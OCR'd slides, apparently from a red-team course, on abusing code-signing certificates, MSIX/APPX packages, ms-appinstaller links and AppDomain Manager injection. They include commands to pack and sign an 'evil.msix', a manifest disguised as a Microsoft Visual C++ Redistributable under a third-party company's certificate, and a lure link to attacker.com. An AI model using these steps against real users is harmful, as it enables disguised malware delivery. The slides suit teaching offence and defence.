
https://twitter.com/wdormann/status/1582458287915573249
https://twitter.com/stoerchl/status/1582382987047743488

» Microsoft's SmartScreen had a slip up too as they assumed trust solely based on cert presence

» *MOTW-labeled VBS/Jscript execution:*
stopped by SmartScreen.

» *Self-Signed MOTW-labeled VBS/Jscript execution*
No complaints from SmartScreen.
» That's patched now!





https://twitter.com/wdormann/status/1582458287915573249/photo/2

Code Signed Threats


https://twitter.com/mariuszbit/status/1658464413236572160


» Fortunately, presence of legitimate (leaked) certificate on known bad isn't that devastating, many hits regardless


» But could be should non-public arsenal got signed

» **Mimikatz Signed vs Unsigned**

» *(signed with MSI cert expiring on 2024, when it probably wasn't yet revoked)*







Code Signed Threats

https://twitter.com/dansec_/status/1661529391480938496
* @HackingLZ, https://twitter.com/HackingLZ/status/1661703147981799426

» Takeaway please?

» *Threat Actors are on the lookout for code signing certificates.*


» *Sole presence (and validity) of a certificate may be not enough to establish trust.*

» ♡ *Red Teams – abuse leaked certs, „highlight gaps and find areas to improve"*, educate* ♡


» ♡ *Blue Teams – include leaked certificate fingerprints in your hunting queries, monitor this landscape, adapt*

MSIX + APPX

MSIX – Windows App Package format



- Supersedes .MSI format by enforcing publisher authentication -> Code Signing certificate **required (1)**
- Code Signing certificates start at **$179/year** (Comodo, Sectigo)
- Installed .APPX/.MSIX goes into: %ProgramFiles%\WindowsApps\<PublisherName>.<AppName>_<AppVersion>_<Arch>__<Hash>
- Multiple extensions covered by this ecosystem:
  - **.MSIX** – (.ZIP) the actual *signed* installation package
  - **.APPX** – (.ZIP) a directory containing **EXECUTABLES/Program**, .AppxManifest.xml, [Content_Types].xml, *Assets*, *Icons*, other files
  - **.APPXBUNDLE, .MSIXBUNDLE** – (.ZIP) containing .APPX/.MSIX and other XMLs related to installation package metadata
  - **.APPINSTALLER** – XML file pointing towards .APPXBUNDLE or .MSIX installers, conceptually similar to **.JNLP** files (Java Network Launching Protocol, also XML)
    - To be used for Web deployment



templates > msix > template.appinstaller > ...

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <AppInstaller
3      Uri="http://example.com/evil.appinstaller"
4      Version="1.0.0"
5      xmlns="http://schemas.microsoft.com/appx/appinstaller/2017/2">
6
7      <MainPackage
8          Uri="http://example.com/evil.msix"
9          Version="1.0.0"
10         Publisher="CN=Contoso"
11         Name="b06a20d2-337f-403e-ac38-27217e3a98d2"
12         ProcessorArchitecture="x86" />
13
14     <UpdateSettings>
15         <OnLaunch HoursBetweenUpdateChecks="0"/>
16     </UpdateSettings>
17 </AppInstaller>
```

https://www.youtube.com/watch?v=FKCX4Rzfysk
https://learn.microsoft.com/en-us/windows/msix/overview
https://www.advancedinstaller.com/msi-vs-msix.html

MSIX – Deployment, Provisioning


- MSIX can be deployed / installed through:
  - Double-click on **.APPX/.MSIX** file
  - Windows Store
  - By browsing to a website with **ms-appinstaller** link pointing to .MSIX or .APPX or .APPINSTALLER


```
<h1>Hello world</h1>
<br/>
<a href="ms-appinstaller:?source=http://attacker.com/calc.msi">Install me!</a>
</body>
```


- via Powershell (think .LNK): PS> Add-AppPackage -Path ".\Evil.appx"


- But also could be provisioned on a remote host through a DCOM, facilitating Lateral Movement:
  - via IEnterpriseModernAppManager.ProvisionApplication COM interface {fa90be90-d2d8-45f4-963b-d93ae231f6b7} – see: CCob/ProvisionAppx

- In November 2021, BazarLoader/Emotet exposed Azure Blob Storage static website -> HTML with ms-appinstaller URI handler -> that served **.APPINSTALLER**
  - -> which pointed to **.APPXBUNDLE** -> containing **.APPX** -> that ran **.EXE** -> cmd /c regsvr32 /s evil.dll
  - They used legitimate Sectigo CA signed certificate registered by unknown person on address of existing UK company
  - After that Microsoft has disabled **ms-appinstaller** protocol to thwart Malware campaigns abusing it










https://github.com/CCob/ProvisionAppx/blob/master/ProvisionAppx.cs
https://news.sophos.com/en-us/2021/11/11/bazarloader-call-me-back-attack-abuses-windows-10-apps-mechanism/

https://learn.microsoft.com/en-us/windows/msix/packaging-tool/tool-overview

MSIX – How To

- You can manually create necessary structure & manifest XML or use GUI „MSIX Packaging Tool”
- To build your own .MSIX/.APPX you’re going to need:
  - Valid code signing certificate (or you can go unsigned, more on the next slide)
  - AppxManifest.xml
  - Your Executable/payload
  - Logo1.png – 256x256
  - Logo2.png – 150x150
  - Logo3.png – 44x44



- Building steps:
  - Step 1: Pack your stuff up into MSIX (change extension to get .APPX):
    - `cmd> MakeAppx.exe pack -v -o -d C:\path\to\src -p evil.msix`
  - Step 2: (OPTIONAL) Get .MSIXBUNDLE for free:
    - `cmd> MakeAppx.exe bundle -d C:\path\to\msix -p evil.msixbundle`
  - Step 3: Sign your MSIX/MSIXBUNDLE (that’s required unless you chosen to build unsigned package)
    - `cmd> SignTool.exe sign /v /t http://timestamp.digicert.com /fd SHA256 /f cert.pfx /p password /a evil.msix`

- Lets see how to build your own APPX/MSIX/APPXBUNDLE/APPINSTALLER! ☺
  - Exercises\Day1\MSIX\build

  - Example presented there is merely a simple boilerplate, no autorun implemented in XML, as I’m still researching MSIXes.

https://learn.microsoft.com/en-us/windows/msix/desktop/desktop-to-uwp-manual-conversion
https://learn.microsoft.com/en-us/uwp/schemas/appxpackage/uapmanifestschema/element-identity
https://learn.microsoft.com/en-us/uwp/schemas/appxpackage/uapmanifestschema/element-application

MSIX - How To

- Manifest is crucial to get MSIX packed properly.
- Caveats:
  - <Identity Publisher=„…”> - MUST MATCH 1-to-1 x509 subject line (CN=…, O=…, S=…) of certificate
  - Use helper script for that (repo\Exercises\Day2\MSIX\printCert.py):

```
cmd> python printCert.py tools\SignMyPayload\certificates\canada2023\jaja.pfx thia
```

```
[+] This script prints PFX certificate's Subject line in x509 format and suggest how to fill
    AppxManifest.xml <Identity Publisher="..."> property

--------------------------------------------------------------------------------

    Certificate details:
    Version         : 2
    Serial number   : 3864068912500438533809947831920408179 6

    Subject         :
                C     = CA
                ST    = Ontario
                O     = 12980215 Canada Inc.
                CN    = 12980215 Canada Inc.
    Issuer          :
                C     = GB
                O     = Sectigo Limited
                CN    = Sectigo Public Code Signing CA R36

    Registered      : 31/08/2022, 00:00:00
    Expires         : 31/08/2023, 23:59:59


[+] Use this string in your AppxManifest.xml <Identity Publisher="...">

    <Identity Name="foobar" Publisher="CN=12980215 Canada Inc., O=12980215 Canada Inc., S=Ontario, C=CA" />


--------------------------------------------------------------------------------
```

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <Package xmlns="http://schemas.microsoft.com/appx/manifest/foundation/windows10"
3      xmlns:uap="http://schemas.microsoft.com/appx/manifest/uap/windows10"
4      xmlns:rescap="http://schemas.microsoft.com/appx/manifest/foundation/windows10/restrictedcapabilities">
5
6    <Identity Name="VcRedist2"
7      Publisher="CN=12980215 Canada Inc., O=12980215 Canada Inc., S=Ontario, C=CA"
8      Version="1.0.0.0"
9      ProcessorArchitecture="x64" />
10
11   <Properties>
12     <DisplayName>Microsoft Visual C++ 2013 Redistributable (x64) - 10.0.15063.0</DisplayName>
13     <PublisherDisplayName>Microsoft Corporation</PublisherDisplayName>
14     <Description>Microsoft Visual C++ 2013 Redistributable (x64) - 10.0.15063.0</Description>
15     <Logo>logo.png</Logo>
16   </Properties>
17   <Resources>
18     <Resource Language="en-us" />
19   </Resources>
20   <Dependencies>
21     <TargetDeviceFamily Name="Windows.Desktop" MinVersion="10.0.14316.0" MaxVersionTested="10.0.15063.0" />
22   </Dependencies>
23   <Capabilities>
24     <rescap:Capability Name="runFullTrust" />
25   </Capabilities>
26   <Applications>
27     <Application Id="Autoruns64"
28                  Executable="Autoruns64.exe"
29                  EntryPoint="Windows.FullTrustApplication">
30       <uap:VisualElements
31         DisplayName="Autoruns64"
32         Description="Autoruns64"
33         BackgroundColor="#FFFFFF"
34         Square150x150Logo="logo.png"
35         Square44x44Logo="logo.png">
36       </uap:VisualElements>
37     </Application>
38   </Applications>
39 </Package>
```

MSIX – Unsigned Plot Twist

» Microsoft implemented „**MSIX testing OID**” that could let us install unsigned MSIX „for testing purposes”

» By adjusting **Publisher** property, we can include well-known OID to signify, this MSIX is deliberately left unsigned.

» Then, installation of such MSIX/APPX will be only possible via Powershell:

» `PS> Add-AppPackage -Path evil-unsigned.appx -AllowUnsigned`

Check out example in: `repo\Exercises\Day2\MSIX\build\VcRedist2-unsigned.msix`

Create an unsigned package

An unsigned package must include a special OID (organization ID) value in its Identity element in the manifest file, otherwise it won't be allowed to register. An unsigned package will never have the same identity as a package that's signed. That prevents unsigned packages from conflicting with, or spoofing the identity of, a signed package.

AppxManifest.xml

```
...
<Identity Name="VcRedist2"
    Publisher="CN=VcRedist2,
OID.2.25.311729368913984317654407730594956997722=1"
    Version="1.0.0.0" ProcessorArchitecture="x64" />
...
```

https://twitter.com/WindowsDocs/status/1620078135080325122
https://learn.microsoft.com/pl-pl/windows/msix/package/unsigned-package

Windows Dev Docs ✓
@WindowsDocs

Create an unsigned MSIX package for testing: As of Windows 11, you can install your app via PowerShell without needing to sign your package. This feature is intended to make it easier for you to quickly test your app.

msft.it/6012e7gKi

Przetłumacz Tweeta

Create an unsigned MSIX package for testing

Article • 01/09/2023 • 2 minutes to read • 5 contributors

Feedback

As of Windows 11, you can install your app via PowerShell without needing to sign your package. This feature is intended to make it easier for you to quickly test your app. Don't use this feature to distribute your app widely.

Create an unsigned package

An unsigned package must include a special OID (organization ID) value in its Identity element in the manifest file, otherwise it won't be allowed to register. An unsigned package will never have the same identity as a package that's signed. That prevents unsigned packages from conflicting with, or spoofing the identity of, a signed package.

Here's an example.

XML Copy

```
...
<Identity Name="NumberGuesserManifest"
  Publisher="CN=AppModelSamples, OID.2.25.311729368913984317654407730594956997722=1"
  Version="1.0.0.0" />
```

ALT

4:15 PM · 30 sty 2023 · **13,2 tys.** Wyświetlenia

.NET Tactics

https://www.rapid7.com/blog/post/2023/05/05/appdomain-manager-injection-new-techniques-for-red-teams/
https://github.com/TheWover/GhostLoader

AppDomain Manager Injection – aka .NET DLL Sideloading

» We can instrument .NET CLR runtime to load malicious .NET DLL when legitimate .NET exe starts.

» This works by defining custom AppDomainManager specified in Program.exe.config manifest.

» Take .NET executable (for instance AddInProcess.exe) and place arbitrarily named .DLL side by side to it.

» Then define AddInProcess.exe.config with contents presented below

  » 1. DLL assembly reference

  » 2. Name of the custom **AppDomainManager** that will get executed during sideloading.

» Remaining files (.application, .manifest) constitute ClickOnce package that eventually deploys AddInProcess.exe

» **CAVEATS APPLY:**

  » UAC **requestedPrivileges** must not exist or needs to be set as level=„asInvoker” (.NET manifest) OR no manifest at all.

    » Anything else (requireAdministrator, highestPossible) will not work.

  » Application Manifest Identity should be absent

```
PS C:\> .\AssemblyHunter.exe path=C:\Windows\Microsoft.NET\Framework64\v4.0.30319 exeonly=true getasmid=true getappid=true getuac=true signed=true
